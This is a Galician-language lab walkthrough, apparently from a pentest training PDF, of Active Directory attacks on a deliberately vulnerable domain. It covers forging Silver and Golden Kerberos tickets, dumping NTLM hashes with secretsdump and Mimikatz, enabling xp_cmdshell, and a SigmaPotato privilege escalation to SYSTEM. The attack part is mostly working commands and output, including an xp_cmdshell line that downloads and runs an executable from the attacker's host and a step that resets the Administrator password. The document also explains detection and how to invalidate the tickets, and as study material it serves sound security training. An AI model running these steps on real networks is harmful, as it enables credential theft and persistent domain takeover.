
Vantaxes

- **Sigilo**: Non require comunicación co DC (KDC), polo que é máis silencioso e difícil de detectar.
- **Persistencia sobre o usuario suplantado**: O Silver Ticket segue funcionando mesmo se cambia o contrasinal do **usuario suplantado** (por exemplo, *Administrador*). Isto débese a que o ticket non usa o hash deste usuario para ser xerado nin validado.
- **Suplantación total**: Permite acceder ao servizo como calquera usuario (incluído Administrador) sen coñecer o seu contrasinal real, sempre que o servizo acepte o ticket.
- **Duración prolongada**: O ticket falsificado pode configurarse cunha validez de ata **10 anos** por defecto, proporcionando persistencia de longo prazo sobre ese servizo.

Desvantaxes


- **Ámbito moi limitado**: Só proporciona acceso ao servizo concreto para o que se falsifica o ticket (MSSQL, CIFS, HTTP...), non ao dominio completo.
- **Sen acceso global nin privilexios amplos**: Non proporciona acceso completo ao dominio. Non permite movemento lateral ilimitado nin acceso ao KDC. A diferenza dun Golden Ticket, non converte ao atacante en “amo do dominio”, senón só do servizo comprometido.
- **Dependencia do hash da conta de servizo**: O Silver Ticket só é válido mentres o **hash NTLM da conta de servizo asociada ao SPN** (por exemplo, `svc_sql`) non cambie. Ese hash é o que se utiliza para **asinar o ticket**, polo que un cambio no contrasinal desa conta **invalida o Silver Ticket** de inmediato.

Explicación Visual do Ataque



O diagrama mostra a diferenza clave entre Kerberos normal (que require 4 intercambios co KDC) e Silver Ticket (que omite completamente o KDC).

Diagrama de ataque



Procedemento Paso a Paso

Paso 1: Obtención do Hash NTLM da Conta de Servizo

Necesitamos o hash NTLM do usuario `svc_sql` que executa o servizo MSSQL.

Para conseguir o **NTLM hash** (tamén chamado RC4 Key no contexto de Kerberos) necesario para `impacket-ticketer`, temos varias opcións dependendo do nivel de acceso que teñamos no dominio ou dos ataques que xa teñamos realizados.

Opción 1: Credenciais de Administrador (Secretsdump)

Se xa temos comprometido un Administrador de Dominio (ver ATAQUE_LLMNR_RESPONDER) ou un usuario con privilexios de replicación como `brais.t` co **SeBackupPrivilege** explotado para ler o NTDS.dit (ver ATAQUE_SEBACKUP), podemos extraer todos os hashes.

1A. Con credenciais de admin:

```
impacket-secretsdump 'VULN-HE.LAB/Administrador:abc123.@192.168.56.100'
```

1B. Con NTDS.dit extraído (vía SeBackupPrivilege):

```
impacket-secretsdump -ntds ntds.dit -system system.hive LOCAL
```

Buscar na saída:

Buscar na saída a conta que corre o servizo:

- Se o SQL Server corre como **LocalSystem**, busca o hash da conta de máquina: **VULN-DC-01$**
- Se corre como un usuario de servizo (ex: `svc_sql`), buscar o hash de **svc_sql**

O formato será: `usuario:id:lmhash:nthash:::`. O que interesa é a **cuarta columna** (o `nthash`).

```
...
svc_sql:1106:aad3b435b51404eeaad3b435b51404ee:ad2896ecfb9b443720bab09bb020f852:::
...
VULN-DC-01$:1000:aad3b435b51404eeaad3b435b51404ee:be8e49b2cb97d0c6c8430097f477f989:::
...
```

O que nos interesa é a **4ª columna** (nthash): `ad2896ecfb9b443720bab09bb020f852`

Nota: Se o servizo corre como **LocalSystem/NETWORK SERVICE**, usa o hash da conta de máquina: `VULN-DC-01$`

Opción 2: Conversión desde Contrasinal en Texto Claro

Podemos empregar `impacket-ticketer`, pero esta ferramenta pide o hash, non o contrasinal. Mais se conseguimos crackear o contrasinal do usuario `svc_sql` (`SvcPassw0rdKerb!`), convertimos o contrasinal a hash cun "one-liner" de Python:

```
python3 -c 'import hashlib,binascii; print(binascii.hexlify(hashlib.new("md4", "SvcPassw0rdKerb!".encode("utf-16le")).digest()).decode())'
```

Resultado:

```
ad2896ecfb9b443720bab09bb020f852
```

O resultado desa liña é o hash que debemos poñer no flag `-nthash`.

Opción 3: Dump de LSASS con Mimikatz

Se conseguimos acceso como Administrador local ou SYSTEM na máquina onde corre o servizo (neste caso, o propio DC `192.168.56.100`), podemos usar **Mimikatz** para extraer os hashes da memoria LSASS:

Na máquina atacante:

```
wget https://github.com/ParrotSec/mimikatz/raw/master/x64/mimikatz.exe
```

Na máquina vítima (vía evil-winrm):

Descargamos mimikatz.exe:

```
*Evil-WinRM* PS C:\Users\Administrador\Documents> upload mimikatz.exe
...
Info: Upload successful!
```

Executamos mimikatz:

```
*Evil-WinRM* PS C:\Users\Administrador\Documents> .\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit"
```

Buscar na saída:

```
Authentication Id : 0 ; 684641 (00000000:000a7261)
Session           : Service from 0
User Name         : svc_sql
Domain            : VULN-HE
Logon Server      : VULN-DC-01
Logon Time        : 10/12/2025 20:26:22
SID               : S-1-5-21-1409906420-806768563-109815720-1106
        msv :
         [00000003] Primary
         * Username : svc_sql
         * Domain   : VULN-HE
         * NTLM     : ad2896ecfb9b443720bab09bb020f852
         * SHA1     : f9675a1efe71400b598f76f54dc43f5d69572be8
        wdigest :
         * Username : svc_sql
         * Domain   : VULN-HE
         * Password : SvcPassw0rdKerb!
```

Resumo

1. Se o servizo MSSQL está correndo baixo a conta `svc_sql` e temos o contrasinal, executamos o paso 1 (extraer do NTDS) ou o paso 2 (converter a hash)
2. Se o servizo corre como SYSTEM, necesitamos obrigatoriamente facer o paso 1 ou 3 para obter o hash da conta de máquina `VULN-DC-01$`

Paso 2: Obtención do SID do Dominio

Necesitamos o identificador único do dominio. Podemos obtelo mediante `mimikatz` ou cun usuario básico (como `brais.t`).

```
impacket-lookupsid VULN-HE.LAB/brais.t:iloveyou@192.168.56.100 | grep "Domain SID"
```

Resultado:

```
[*] Domain SID is: S-1-5-21-1409906420-806768563-109815720
```

Paso 3: Sincronización Temporal (Clock Skew)

Información sobre Kerberos Clock Skew

Que é Clock Skew?

Clock Skew refírese á diferenza de tempo entre o cliente e o servidor Kerberos (DC).

Límite por defecto:

- Máximo **5 minutos** de diferenza
- Configurable en `MaxClockSkew` (Group Policy)

Por que é importante?

- Prevención de replay attacks
- Os tickets Kerberos teñen timestamps
- Se a hora é moi diferente, os tickets son invalidados

Erro común:

```
KRB_AP_ERR_SKEW(Clock skew too great)
```

Solución:

Debemos revisar a sincronización temporal co servidor de dominio para poder obter os tickets kerberos. Non debe existir un desfase de ±5 minutos.

CRÍTICO: Kerberos require sincronización temporal entre cliente e servidor (±5 minutos máximo)

Instalar ntpdate:

```
sudo apt update && sudo apt -y install ntpsec-ntpdate
```

Verificar e sincronizar:

```
date
sudo ntpdate -u 192.168.56.100
date
```

Saída esperada:

```
Wed Dec 10 11:16:59 AM UTC 2025
2025-12-10 10:03:58.174152 (+0000) -4381.436584 +/- 0.000433 192.168.56.100 s1 no-leap
CLOCK: time stepped by -4381.436584
Wed Dec 10 10:03:58 AM UTC 2025
```

Paso 4: Forxado do Silver Ticket

Usamos `impacket-ticketer` para crear un ticket que diga "Son o Administrador" válido para o servizo MSSQL.

```
# Engadir entrada DNS (se non existe)
echo '192.168.56.100 VULN-DC-01.vuln-he.lab VULN-HE.LAB' | sudo tee -a /etc/hosts

sudo ntpdate -u 192.168.56.100

impacket-ticketer \
  -nthash ad2896ecfb9b443720bab09bb020f852 \
  -domain-sid S-1-5-21-1409906420-806768563-109815720 \
  -domain VULN-HE.LAB \
  -spn "MSSQLSvc/VULN-DC-01.vuln-he.lab:1433" \
  Administrador
```

Parámetros:

- `-nthash` : Hash NTLM de `svc_sql`
- `-domain-sid` : SID do dominio
- `-domain` : Nome DNS do dominio
- `-spn` : Service Principal Name exacto do servizo (debe coincidir EXACTAMENTE)
- `Administrador` : Usuario que queremos suplantar

Resultado: Créase un ficheiro `Administrador.ccache` .

```
[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for VULN-HE.LAB/Administrador
[*] PAC_LOGON_INFO
[*] PAC_CLIENT_INFO_TYPE
[*] EncTicketPart
[*] EncTGSRepPart
[*] Signing/Encrypting final ticket
[*] Saving ticket in Administrador.ccache
```

Paso 5: Verificación do Ticket

Instalar ferramentas Kerberos:

```
sudo apt update && sudo apt -y install krb5-user
```

Comprobamos o contido do ticket obtido:

Inspeccionar o ticket:

```
klist Administrador.ccache
```

Saída esperada:

```
Ticket cache: FILE:Administrador.ccache
Default principal: Administrador@VULN-HE.LAB

Valid starting       Expires              Service principal
12/10/2025 10:12:41  12/08/2035 10:12:41  MSSQLSvc/VULN-DC-01.vuln-he.lab:1433@VULN-HE.LAB
        renew until 12/08/2035 10:12:41
```

Validez de 10 anos! (2025 → 2035)

Paso 6: Uso do Ticket e Acceso a SQL Server

Cargamos o ticket na variable de entorno e conectamos sen contrasinal.

Configurar entorno:

```
# Cargar o ticket
export KRB5CCNAME=Administrador.ccache

# Engadir entrada DNS (se non existe)
# echo '192.168.56.100 VULN-DC-01.vuln-he.lab VULN-HE.LAB' | sudo tee -a /etc/hosts
```

Conectar a SQL Server:

```
sudo ntpdate -u 192.168.56.100

impacket-mssqlclient \
  -k -no-pass \
  VULN-HE.LAB/Administrador@VULN-DC-01.vuln-he.lab
```

Parámetros:

- `-k` : Usar autenticación Kerberos (o noso ticket falsificado)
- `-no-pass` : Non solicitar contrasinal

Conexión exitosa:

```
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] INFO(VULN-DC-01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[!] Press help for extra shell commands
SQL (VULN-HE\Administrador  dbo@master)>
```

Paso 7: Activación de xp_cmdshell

> **Dentro de MSSQL**
>
> Agora somos administradores da base de datos. Podemos activar `xp_cmdshell` para executar comandos no sistema operativo.

Verificar usuario actual:

```
SQL> select system_user;
```

Resultado:

```
--------------------
VULN-HE\Administrador
```

Activar xp_cmdshell:

Método manual: Método estándar e fiable. Este método sempre funciona (asumindo que tes permisos de *sysadmin*) porque utiliza os procedementos almacenados do sistema de SQL Server.

```
SQL> exec sp_configure 'show advanced options', 1;
SQL> reconfigure;
```

```
SQL> exec sp_configure 'xp_cmdshell', 1;
SQL> reconfigure;
```

Método rápido

Só funciona se estás usando unha ferramenta, como *Impacket's mssqlclient.py*, que implemente o comando helper `enable_xp_cmdshell`, xa que NON é un comando nativo de SQL Server.
Ademais, `xp_cmdshell` está deshabilitado por defecto en SQL Server por razóns de seguridade, e necesitas permisos de `sysadmin` para habilitalo.

```
SQL> enable_xp_cmdshell
SQL> xp_cmdshell whoami
```

Probar execución de comandos:

```
SQL> exec xp_cmdshell 'whoami';
```

Saída:

```
output
---------------
vuln-he\svc_sql
NULL
```

Nota: Os comandos execútanse baixo o contexto de `svc_sql`, NON como Administrador. Se o servizo corre como `LocalSystem`, isto danos control total do servidor.

Paso 8: Comprobación de Privilexios

```
SQL> exec xp_cmdshell 'whoami /priv';
```

Privilexios relevantes detectados:

```
Nombre de privilegio                      Descripción                                          Estado
========================================= ==================================================== =============
SeAssignPrimaryTokenPrivilege             Reemplazar un símbolo de nivel de proceso            Deshabilitado
SeImpersonatePrivilege                    Suplantar a un cliente tras la autenticación         Habilitada
SeManageVolumePrivilege                   Realizar tareas de mantenimiento del volumen         Habilitada
SeCreateGlobalPrivilege                   Crear objetos globales                               Habilitada
```

SeImpersonatePrivilege está HABILITADO → Podemos realizar un ataque Potato

---

Explotación: SeImpersonatePrivilege vía SQL Server

Descrición

Agora xa podemos realizar o procedemento descrito no ficheiro ATAQUE_SEIMPERSONATE, pero **adaptado ao novo escenario**, onde:

- **Non accedemos como `maria.g`**, senón como `svc_sql` **vía SQL Server (xp_cmdshell)**
- O ataque faise **desde xp_cmdshell**, non desde WinRM
- O obxectivo é **executar SigmaPotato en SYSTEM** tal como fai o documento orixinal, pero adaptado a este contexto

Fase aplicada: 4. Post-Explotación
Usuario inicial: `svc_sql` (a través de Silver Ticket → SQL Server → xp_cmdshell)
Obxectivo Final: `NT AUTHORITY\SYSTEM`

O servizo SQL Server executa o proceso MSSQL$SQLEXPRESS baixo a conta `svc_sql`, que posúe o privilexio `SeImpersonatePrivilege → HABILITADO`. Isto permite realizar un ataque *Potato* para elevar privilexios a **SYSTEM**.

En lugar de tentar obter unha shell (ás veces inestable desde `xp_cmdshell`), utilizamos **SigmaPotato** para lanzar un comando directamente como SYSTEM.

Paso 9: Descarga de SigmaPotato

Na máquina atacante:

```
wget https://github.com/tylerdotrar/SigmaPotato/releases/download/v1.2.6/SigmaPotato.exe
python3 -m http.server 80
```

Na máquina vítima (vía xp_cmdshell):

Crear directorio temporal:

```
SQL> exec xp_cmdshell 'mkdir C:\Temp';
```

Descargar SigmaPotato:

```
SQL> exec xp_cmdshell 'powershell -command "Invoke-WebRequest -Uri http://192.168.56.113/SigmaPotato.exe -OutFile C:\Temp\sp.exe"';
```

Verificar descarga:

```
SQL> exec xp_cmdshell 'dir C:\Temp';
```

Paso 10: Execución do Ataque (obtención de SYSTEM)

Igual que no documento orixinal, lanzamos un comando arbitrario **como SYSTEM**, por exemplo, cambiar o contrasinal do Administrador:

```
SQL> exec xp_cmdshell 'C:\Temp\sp.exe "net user Administrador 123456789"';
```

Saída esperada:

SigmaPotato indica que conseguiu token SYSTEM e o comando execútase correctamente baixo SYSTEM:

```
output
----------------------------------------------------------
[+] Starting Pipe Server...
[+] Created Pipe Name: \\.\pipe\SigmaPotato\pipe\epmapper
[+] Pipe Connected!
[+] Impersonated Client: NT AUTHORITY\Servicio de red
[+] Searching for System Token...
[+] PID: 852 | Token: 0x816 | User: NT AUTHORITY\SYSTEM
[+] Found System Token: True
[+] Duplicating Token...
[+] New Token Handle: 832
[+] Current Command Length: 32 characters
[+] Creating Process via 'CreateProcessAsUserW'
[+] Process Started with PID: 3068
NULL
[+] Process Output:
Se ha completado el comando correctamente.
NULL
NULL
NULL
```

O comando executouse correctamente como NT AUTHORITY\SYSTEM

Paso 11: Verificación - Acceso como Administrador

Despois do cambio:

Conectar vía WinRM co novo contrasinal:

```
evil-winrm -i 192.168.56.100 -u Administrador -p '123456789'
```

Unha vez dentro:

Verificar identidade:

```
*Evil-WinRM* PS C:\Users\Administrador\Documents> whoami
vuln-he\administrador
```

```
*Evil-WinRM* PS C:\Users\Administrador\Documents> whoami /groups | findstr "S-1-5-32-544"
VULN-HE\Administradores del dominio
```

Debe indicar:

```
vuln-he\administrador
```

Control total do dominio conseguido!

Resumo

Duración e Validez do Ticket

Un **Silver Ticket**:
1. É un *TGS falsificado* para un servizo concreto (por exemplo: `MSSQLSvc/DC:1433`), que permite acceso persistente limitado exclusivamente a ese servizo durante anos.
2. Só depende do **hash NTLM da conta de servizo** (ex.: `svc_sql`) e non require contactar co KDC.

Puntos clave:

- **Validez por defecto:** 10 anos (2025 → 2035)
- O ticket xerado con `impacket-ticketer` ten, por defecto, **validez de 10 anos**
- SQL Server **non comproba o ticket co KDC**, só verifica a firma baseada no NTLM da conta de servizo
- **Verificación:** SQL Server NON comproba o ticket co KDC, só verifica a firma baseada no hash NTLM de `svc_sql`

O Ticket Permanece Válido Se:

- Se o hash de `svc_sql` non cambia, o ticket seguirá sendo válido durante toda a súa vida útil
- O SPN do servizo (`MSSQLSvc/...`) non se modifica
- O usuario finxido polo Silver Ticket **existe dentro de SQL** como login válido
- O **SPN** coincide (`MSSQLSvc/NOME:1433`)

O Ticket Inválídase Se:

- Se cambia o contrasinal de `svc_sql` (→ cambia o NTLM hash)
- Elimínase ou modifícase o SPN asociado ao servizo
- Desactívase ou elimínase o usuario suplantado

Conseguimos:

- Silver Ticket → acceso a SQL
- xp_cmdshell → execución remota como `svc_sql`
- SigmaPotato → **SYSTEM directo**
- WinRM como Administrador → **Control total do dominio**

Paso	Acción	Resultado
1	Obtención do hash NTLM de `svc_sql`	`ad2896ecfb9b443720bab09bb020f852`
2	Obtención do SID do dominio	`S-1-5-21-1409906420-806768563-109815720`
3	Sincronización temporal (Clock Skew)	Diferenza < 5 minutos
4	Forxado de Silver Ticket	`Administrador.ccache` (válido 10 anos)
5	Verificación do ticket	Ticket válido 2025-2035
6	Acceso a SQL Server con Kerberos	Conexión como `VULN-HE\Administrador`
7	Activación de `xp_cmdshell`	Execución remota como `svc_sql`
8	Comprobación de privilexios	`SeImpersonatePrivilege` habilitado
9	Descarga de SigmaPotato	Ferramenta en `C:\Temp\sp.exe`
10	Explotación de `SeImpersonatePrivilege`	Escalada a `NT AUTHORITY\SYSTEM`
11	Cambio de contrasinal do Administrador	Control total do dominio

VECTOR DE ATAQUE: GOLDEN TICKET (PERSISTENCIA TOTAL NO DOMINIO)

Fase: 5. Persistencia
Requisitos: Hash NTLM da conta `krbtgt` e o SID do dominio.

Descrición

Un **Golden Ticket** é un TGT (Ticket Granting Ticket) falsificado. A diferenza do Silver Ticket (que só da acceso a un servizo específico), o Golden Ticket require o hash da conta `krbtgt` e proporciona acceso completo e total a **todo o dominio**.


Vantaxes

- **Acceso total ao dominio**: Permite acceder a calquera recurso dentro do dominio Active Directory.
- **Persistencia prolongada**: O ticket falsificado pode configurarse cunha validez de ata **10 anos** por defecto.
- **Sigilo**: Non require comunicación co DC (KDC) para crear o ticket, polo que é moi difícil de detectar.
- **Suplantación de calquera usuario**: Permite acceder como calquera usuario do dominio (incluíndo Administrador) sen coñecer o seu contrasinal real.
- **Movemento lateral ilimitado**: Proporciona acceso a todos os servizos e recursos do dominio.
- **Resistencia a cambios de contrasinais**: O Golden Ticket segue funcionando mesmo se cambian os contrasinais dos usuarios suplantados. Isto débese a que o ticket usa o hash de `krbtgt` para ser xerado e validado, non o hash do usuario suplantado.

Desvantaxes


- **Requires privilexios elevados**: Para obter o hash de `krbtgt`, necesítase acceso de Administrador de Dominio ou privilexios de replicación (DCSync).
- **Detección por renovación**: Os tickets con validez de 10 anos poden ser detectados mediante análise de logs de Kerberos (Event ID 4769 sen 4768 previo).
- **Dependencia do hash de krbtgt**: O Golden Ticket só é válido mentres o **hash NTLM da conta krbtgt** non cambie. Para invalidar un Golden Ticket, debe resetarse o contrasinal de `krbtgt` **dúas veces** (xa que Active Directory almacena tanto o contrasinal actual como o anterior).

Explicación Visual do Ataque



O diagrama mostra como o Golden Ticket falsifica o TGT offline (omitindo as fases 1-2 do KDC), permitindo ao atacante usar ese TGT falsificado nas fases 3-6 para solicitar acceso a calquera servizo do dominio.

Diagrama de ataque



Conexión de Volta (Reutilizable) - Persistencia Real

Que significa a "Conexión de volta"?

No diagrama, a liña punteada vermella que vai desde a fase de persistencia de volta á configuración do ticket representa que o **Golden Ticket pode reutilizarse indefinidamente** durante a súa validez (10 anos).

Por que é importante?

Unha vez que o atacante ten o Golden Ticket gardado no ficheiro `Administrador.ccache`:

- **Non precisa volver comprometer o dominio** para acceder
- **Non precisa volver executar as fases 1-2 de Kerberos** (AS-REQ/AS-REP ao KDC)
- **Usa directamente o TGT falsificado nas fases 3-6 de Kerberos** (TGS-REQ/TGS-REP/AP-REQ/AP-REP)
- **Pode usar o ticket unha e outra vez** durante 10 anos

Fluxo de reutilización "Primeira vez (Ataque completo)"

```
# Engadir entrada DNS (se non existe)
echo '192.168.56.100 VULN-DC-01.vuln-he.lab VULN-HE.LAB' | sudo tee -a /etc/hosts

# Fase1. Recopilación + Fase2. Análise: Obter hash de krbtgt e SID
impacket-secretsdump 'VULN-HE.LAB/Administrador:abc123.@192.168.56.100' -just-dc-user krbtgt

# Fase3. Explotación: Crear Golden Ticket
impacket-ticketer \
  -nthash f8d660354307503cae5a4a735d110da0 \
  -domain-sid S-1-5-21-1409906420-806768563-109815720 \
  -domain VULN-HE.LAB \
  Administrador

# Fase4. Post-Explotación: Acceder ao dominio
export KRB5CCNAME=Administrador.ccache
sudo ntpdate -u 192.168.56.100
impacket-psexec -k -no-pass VULN-HE.LAB/Administrador@VULN-DC-01.vuln-he.lab

# Fase5. Persistencia: Gardar ticket para persistencia
cp Administrador.ccache /tmp/golden_ticket_backup.ccache
```

"Reutilización (30 días despois)"

```
# Só cargar o ticket que xa tiñas gardado!
export KRB5CCNAME=/tmp/golden_ticket_backup.ccache
sudo ntpdate -u 192.168.56.100

# Acceso inmediato sen volver comprometer nada
impacket-psexec -k -no-pass VULN-HE.LAB/Administrador@VULN-DC-01.vuln-he.lab
```

"Reutilización (1 ano despois)"

```
# O ticket SEGUE funcionando despois dun ano!
export KRB5CCNAME=/tmp/golden_ticket_backup.ccache
sudo ntpdate -u 192.168.56.100

# Acceso inmediato
impacket-wmiexec -k -no-pass VULN-HE.LAB/Administrador@VULN-DC-01.vuln-he.lab
```

Isto é persistencia real porque funciona mesmo se:

Cambio no dominio	Golden Ticket segue funcionando?
Cambiar contrasinal do usuario "Administrador"	✅ **SI** (o ticket non usa o seu hash)
Instalar parches de seguridade	✅ **SI** (non afecta ao ticket)
Cambiar regras de firewall	✅ **SI** (Kerberos segue funcionando)
Cambiar contrasinais de outros usuarios	✅ **SI** (non afecta a krbtgt)
Activar logs de auditoría	✅ **SI** (moi difícil de detectar)
🔑 Resetar contrasinal de `krbtgt` **UNA vez**	✅ **SI** (AD garda o anterior)
🔑🔑 Resetar contrasinal de `krbtgt` **DÚAS veces**	❌ **NON** (única forma de invalidalo)

Analoxía

É como ter unha **chave mestra falsificada** dun edificio:

- Non tes que volver forzar a porta (recomprometer)
- A chave funciona durante 10 anos
- Podes entrar e saír cando queiras
- A única forma de invalidala é **cambiar todos os bombines** (resetear krbtgt 2 veces)

Por que é tan perigoso?

Esta é unha das razóns polas que o Golden Ticket é considerado un dos **ataques máis perigosos en Active Directory**:

- **Persistencia de longo prazo**: 10 anos sen reinfección
- **Silencioso**: Non contacta co KDC, difícil de detectar
- **Acceso total**: Calquera recurso do dominio
- **Reutilizable**: Un compromiso → acceso indefinido

Procedemento Paso a Paso

Paso 1: Obtención do Hash NTLM da Conta krbtgt

Necesitamos o hash NTLM do usuario `krbtgt` que é utilizado polo KDC para asinar todos os TGTs do dominio.

